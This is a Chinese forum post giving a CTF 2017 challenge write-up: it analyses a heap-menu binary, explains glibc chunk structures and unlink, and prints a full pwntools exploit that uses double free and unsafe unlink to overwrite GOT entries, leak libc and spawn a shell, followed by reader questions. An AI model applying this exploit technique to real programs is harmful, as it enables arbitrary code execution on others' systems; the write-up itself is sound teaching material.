[原创]看雪.Wifi万能钥匙 CTF 2017 第4题Writeup---double free解法 精

poyoten LV7 9

2017-6-11 20:01 3572

举报

本文说得稍微详细点，主要给没接触过pwn的童鞋看，大神请绕道。另外我也是第一次接触堆的漏洞利用，有错误请指出，感激不尽。

这是一题heap漏洞利用的题，程序有一个保存5个chunk地址及其有效性的结构数组，并提供申请并写入、删除、修改chnuk的功能。

1 程序功能分析

先简单看下程序功能，主函数及菜单函数就不看了。 chunk申请函数中，能定义chunk大小，其过程是：先检查现有的chunk数量不能超过5个及申请大小不超过4kb，申请内存并写入内容，大小小于112字节的chunk的输入内容将在栈上中转下，最后将申请的chunk地址、大小写入全局变量，并使能可写标记。 程序在接受数字类的选择参数时使用了read_to_i，开始还以为能通过这个在申请chunk时形成栈溢出呢，结果发现要么绕不过条件要么参数有问题。就作罢了。

```
signed int create_4009D1()
{  signed int result; // eax@1
  char *buf; // [sp+0h] [bp-90h]@5
  void *dest; // [sp+80h] [bp-10h]@4
  int index; // [sp+88h] [bp-8h]@3
  size_t nbytes; // [sp+8Ch] [bp-4h]@2

  result = count_6020AC;  if ( count_6020AC <= 4 )
  {    puts("Input size");
    result = read_to_i();    LODWORD(nbytes) = result;    if ( result <= 0x1000 )
    {      puts("Input cun");
      result = read_to_i();      index = result;      if ( result <= 4 )
      {
        dest = malloc((signed int)nbytes);        puts("Input content");        if ( (signed int)nbytes > 0x70 )
        {          read(0, dest, (unsigned int)nbytes);
        }        else
        {          read(0, &buf, (unsigned int)nbytes);          memcpy(dest, &buf, (signed int)nbytes);
        }
        *((_DWORD *)size_6020C0 + index) = nbytes;
        chunk_addr_6020E0[index].addr = (__int64)dest;
        *((_DWORD *)&flag_6020E8 + 4 * index) = 1;
        ++count_6020AC;
        result = fflush(stdout);
      }
    }
  }  return result;
}
```

内容修改也对操作的chunk序号进行了检查，功能主要是检查了有效性标志，大小控制使用对应保存的尺寸数据。

```
signed int edit_400BA1()
{  signed int result; // eax@1
  signed int index; // [sp+Ch] [bp-4h]@1

  puts("Chose one to edit");
  result = read_to_i();  index = result;  if ( result <= 4 )
  {
    result = *((_DWORD *)&flag_6020E8 + 4 * result);    if ( result == 1 )
    {      puts("Input the content");      read(0, (void *)chunk_addr_6020E0[index].addr, *((_DWORD *)size_6020C0 + index));
      result = puts("Edit success!");
    }
  }  return result;
}
```

chunk释放功能中，将chunk free掉，有效性并没有检查前面说的有效性标志（所以我说那只是可写有效性标志），还有一个问题就chunk释放后并没有清指针，形成悬空指针。这种情况一般会出现的漏洞利用方式有UAF(use after free)、double free等。我觉得本题的预期做法应该是double free。

```
__int64 delete_400B21()
{
  __int64 result; // rax@1
  int v1; // [sp+Ch] [bp-4h]@1

  puts("Chose one to dele");
  result = read_to_i();
  v1 = result;  if ( (signed int)result <= 4 )
  {    free((void *)chunk_addr_6020E0[(signed int)result].addr);
    *((_DWORD *)&flag_6020E8 + 4 * v1) = 0;    puts("dele success!");
    result = (unsigned int)(count_6020AC-- - 1);
  }  return result;
}
```

另外，程序为了功能实现，采用了一个结构体数组保存chunk的数据指针和有效标志。结构体数组如下：

```
struct heap{
    void* addr;
    _QWORD flag;
}heap hp[5];
```

2 大概思路

程序没有明显的地址泄露的地方，也没有其它可利用的漏洞，目前只有可利用的double free漏洞。检查下保护，开了Partial RELRO和NX，GOT表可写。

所以大概思路是：通过double free，在保存chunk地址的数据结构中伪造chunk地址，再使用程序修改chunk内容的功能，改写目标内存内容，这样就能改写GOT表，将free函数替换成system，这样free(addr)就变成了system(addr)。

在此之前还要泄露libc的物理基址，所以要先将free改成puts，然后输出导入函数的地址，根据提供的Libc,查找函数偏移，再计算出Libc的基址。此处实际上是用puts的.plt地址覆盖。

思路很清晰，实现很残酷。其实我开始以为double free能直接将任意地址写入保存chunk地址的结构数组中，然而不是。我看了一天多的资料，终于对double free有一点点的理解。


3基本知识点

先大概说下基本知识。 不管是在用的还是释放的chunk,其数据结构是差不多一样的,差别在于prev_size、'fd'和'bk'， prev_size只有前一个chunk是free状态才会放置其大小，后两个只有当前chunk是free状态才会有，不然这三个位置只会存放数据。

```
struct malloc_chunk {
INTERNAL_SIZE_T prev_size;  /*如果前一个chunk是free状态，则为其大小*/
INTERNAL_SIZE_T size;       /*包含头部在内的chunk的大小*/
struct malloc_chunk * fd;   /*如果此chunk释放，此为指向上一个释放chunk的指针*/
struct malloc_chunk * bk;   /*与上同样，指向下一个释放chunk*/
}
```

由于堆的分配大小是8字节对齐的，所以pre_size和size后3bit都为0，为了节省空间，glibc把size的后三位用于3个标志位，分别表示：

PREV_INUSE (P) ー标示前一个chunk的分配在用状态。 IS_MMAPPED (M) ー 标示通过mmap分配。 NON_MAIN_ARENA (N) ー标示此chunk属于线程arena。



关于堆的分配，还需要说明下，**堆管理中的chunk指针是指向chunk头部，大小也是包括头部的，而用户申请的大小只是数据空间的大小，返回的指针也是指向数据空间。**

堆的double free利用主要是根据堆分配的原理及规律、堆悬空指针的存在及unlink机制实现的。

堆的分配一般是从低地址到高地址连续分配，这就会发生新申请的chunk直接释放，再申请的新chunk其堆指针是一样的。而其回收释放是通过bins完成的，释放的chunk根据其大小不同将其加入bins的单身或双向链表。关于chunk的数据结构及类型和bins的类型及特性，请查阅Understanding glibc malloc。此文章讲解得特别细，建议不了解堆的分配管理细节的童鞋精读下。

堆的释放过程大概是这样的：检查相邻前后chunk是否释放，如果释放，就会进行向前或向后合并（也有些地方说是融合），当前chunk指针变为指向前一个（后一个chunk）的指针，并将free状态的相邻chunk从bins中unlink，再合并后的chunk添加到双向链表（非fast chunk）中。

unlink的主要宏代码如下：

```
FD = P->fd;
BK = P->bk;
FD->bk = BK;
BK->fd = FD;
```


当前的libc堆管理为了防止double free，释放chunk前，检查FD->bk=BK->fd=P， P为当前需要free的chunk指针，BK的前一个chunk的指针，FD为后一个chunk的指针。如果有一个堆指针可控，并在一个chunk的数据段内，再如果有个可控的地址是指向P的，记为*X=P。*那么我们就在此chunk上构造两个chunk，第一个chunk在pre_size的标志位P设为1，大小到P结束，第二个chunk的pre_size的标志位P设为0，针对64位系统，第一个chunk的fd设为(X-0x18)，bk设为(X-0x10)，即P->fd=(X-0x18)，P->fd=(X-0x10)，又因为*X=P，所以(X-0x18)->bk=P，(X-0x10)->fd=P，通过unlink的检查，按照unlink的宏代码，unlink过程中X的内容前后被写为(X-0x10)、(X-0x18)，最终X的内容被我们改写。

4 漏洞利用


这些条件我们有符合。具体做法是：先申请两个small chunk：

```
create(2,0x100,'AAAA')
create(1,0x100,'BBBB')
```

两个chunk大小都为0x100，序号分别为2和1。堆空间内容应该是



申请完了立即free掉，再申请一个大小为0x210的chunk，序号3。此时堆空间是这样的，虚线表示并不存在，为了和上图比较。chunk 3的堆指针和chunk 2是一样的，其数据空间直到chunk 1的数据空间结束。为保证double free利用万无一失，最好后申请的大chunk的空间与之前两个chunk完全重叠。此时数据指针X和堆指针P的指向均落在chunk3的数据空间里。




接下来伪造两个chunk，记为chunk4和chunk5，对应的payload为：


---

p64(0x0)+p64(0x101)+p64(X-0x18)+p64(X-0x10)+'A'*(0x100-0x20)+p64(0x100)+p64(0x110)

当前payload在申请chunk的时候就提交的，所以实际上现在的堆的情况是这样的



多出了两个伪造的chunk。分析下payload。 p64(0x0)+p64(0x101)表示前一个chunk在使用中，当前chunk尺寸为0x100；p64(X-0x18)+p64(X-0x10)表示chunk4的fd和bk指向地址；'A'*(0x100-0x20)为chunk4的数据填充；p64(0x100)+p64(0x110)表示chunk5前一个chunk即chunk4未使用，大小为0x100，chunk5的尺寸为0x110。



然后free(1)，我们传递的是数据指针libc会转换成chunk指针,过程就和上面说的一样，P的前一个chunk4处于free状态，要向后合并，P=*X，而*X就是已经释放的chunk2的数据指针，申请chunk2时系统返回，free之后并示释放指针而成的悬空指针。然后执行unlink操作，hp[2].addr = (&hp[0]+8)。

再执行edit(2)就可以修改hp[]中的部分内容。

```
edit(2,p64(1)+p64(got_addr)+p64(1)+p64(got_addr+8)+p64(1))
```

修改hp[1].addr为got地址，hp[2].addr为got表第二项的地址，并置有效标志。

```
edit(1,p64(puts_plt))
```

修改got表第一项即free.got为puts.plt

```
free(2)
```

这就相当于puts(puts.got)，泄露出puts的内存地址，这样就可以通过偏移计算出system函数的内存地址。

---

edit(1,p64(system_addr)) free(0)

修改free的got为system的地址，执行free(x)，就相当于system(x)。

完整exp如下：

```
```

```python
#!/usr/bin/env python
from pwn import *import sys

context.arch = 'amd64'if len(sys.argv) < 2:
    p = process('./4-ReeHY-main')
    context.log_level = 'debug'else:
    p = remote(sys.argv[1], int(sys.argv[2]))#gdb.attach(p,'b *0x400cf5 \nb *0x400b62')def welcome():
    p.recvuntil('name: \n$')
    p.send('pediy')def create(index,size,content):
    p.recvuntil('*********\n$')
    p.send('1')
    p.recvuntil('Input size\n')
    p.send(str(size))
    p.recvuntil('Input cun\n')
    p.send(str(index))
    p.recvuntil('Input content\n')
    p.send(content)
def delete(index):
    p.recvuntil('*********\n$')
    p.send('2')
    p.recvuntil('Chose one to dele\n')
    p.send(str(index))def edit(index,content):
    p.recvuntil('*********\n$')
    p.send('3')
    p.recvuntil('to edit\n')
    p.send(str(index))
    p.recvuntil('the content\n')
    p.send(content)def exp():
    #system_off = 0x46590
    #puts_off = 0x6fd60
    #binsh_off = 0x180103
    #pop_ret_addr = 0x400DA3
    system_off = 0x41fd0
    puts_off = 0x6cee0
    got_addr = 0x602018
    p_addr = 0x602100
    puts_plt = 0x4006d0

    welcome()
    create(0,0x20,'/bin/sh\x00')

    log.info('gen point to control...')
    create(2,0x100,'BBBB')
    create(1,0x100,'CCCC')
    delete(2)
    delete(1)
    payload = p64(0)+p64(0x101)+p64(p_addr-0x18)+p64(p_addr-0x10)+'A'*(0x100-32)+p64(0x100)+p64(0x210-0x100)
    create(2,0x210,payload)
    delete(1)

    log.info('leaking address...')
    edit(2,p64(1)+p64(got_addr)+p64(1)+p64(got_addr+8)+p64(1))
    edit(1,p64(puts_plt))
    delete(2)
    puts_addr = p.recv(6)

    system_addr = u64(puts_addr+'\x00'*2)-puts_off+system_off
    log.info('system address:'+hex(system_addr))

    log.info('get shell!!!')
    edit(1,p64(system_addr))
    delete(0)
    p.interactive(
if __name__ == '__main__':
    exp()
```

8

☆ 收藏

最新回复 (16)

wyfe 2017-6-11 20:31 引用 举报 2 楼

太详细了，谢谢！

云才哥 2017-6-11 21:06 引用 举报 3 楼

感谢！学习了

poyoten 2017-6-11 21:44 引用 举报 4 楼

客气客气。

最新回复 (16)

维一零 2017-6-11 21:48 引用 举报 5 楼

图画得不错啊 很清爽 挺用心的

我只会易 2017-6-13 12:31 引用 举报 6 楼

mark，收藏学习了。

houjingyi 2017-6-14 18:39 引用 举报 7 楼

新手请教一个问题，0x602100这个地址怎么确定的？为啥是固定的呢？

evilG 2017-6-16 19:41 引用 举报 8 楼

新手。。。我想知道1、got_addr的地址是怎么获取的。2、puts_plt的地址是不是从调试中获取的？(ELF一些结构的知识还不是很懂=.=)我在想如果不是得话，那是不是就可以直接放入system_plt了。。还有如果打开了ASLR这种做法是不是就无效了。好的，就是这两个问题。

poyoten 2017-6-17 13:36 引用 举报 9 楼

> houjingyi 新手请教一个问题，0x602100这个地址怎么确定的？为啥是固定的呢？

这个是地址是存放申请的堆信息的一个结构体数组内的地址，对应结构本数组第三个元素，

```
struct heap{
    void* addr;
    _QWORD flag;
}heap hp[5];，就是&amp;hp[2]。hp是全局变量，他的地址是固定在程序里的。直接看就行。
```

poyoten 2017-6-17 13:39 引用 举报 10 楼

> evilG 新手。。。我想知道1、got_addr的地址是怎么获取的。2、puts_plt的地址是不是从调试中获取的？(ELF一些结构的知识还不是很懂=.=)我在想如果不是得话，那是不是就可以直接放入system ...

got_addr和puts_plt可以直接静态在程序中看到。没法直接放system_plt，建议先看看ELF的结构资料和惰性加载。

holing 2017-10-31 03:59 引用 举报 11 楼

临时抱佛脚一波，哈哈

poyoten 2017-10-31 10:16 引用 举报 12 楼

> holing 临时抱佛脚一波，哈哈

你是在挖坟啊。。。

elike 2017-11-7 16:06 引用 举报 13 楼

请教使用你的exp，whaomi后直接退出，系统需要设置吗？

```
[*] Switching to interactive mode
[*] Process './4-ReeHY-main' stopped with exit code -11 (SIGSEGV) (pid 2956)
[*] Got EOF while reading in interactive
$ whoami
[DEBUG] Sent 0x7 bytes:
    'whoami\n'
[*] Got EOF while sending in interactive
root@kali:~/test/4_pwn#
```

poyoten 2017-11-7 20:16 引用 举报 14 楼

> elike 请教使用你的exp，whaomi后直接退出，系统需要设置吗？ [*] Switching to interactive mode [*] Process './4-ReeHY-main' stop ...

你这个没有成功。

最新回复 (16)

elike 2017-11-7 23:01 引用 举报 15 楼

请教，再执行edit(2)就可以修改hp[]中的部分内容。

edit(2,p64(1)+p64(got_addr)+p64(1)+p64(got_addr+8)+p64(1)) 能解释是什么意思吗?

poyoten 2017-11-7 23:22 引用 举报 16 楼

> elike 请教，再执行edit(2)就可以修改hp[]中的部分内容。 edit(2,p64(1)+p64(got_addr)+p64(1)+p64(got_addr+8)+p64(1)) 能解释是什么意思吗?

就是把got表的地址写到存放堆地址的地方。后面再edit，实际上是在写got表的内容。

elike 2017-11-10 17:15 引用 举报 17 楼

@poyoten 非常感谢

amlia

内容

回帖 表情 回帖送雪币 高级回复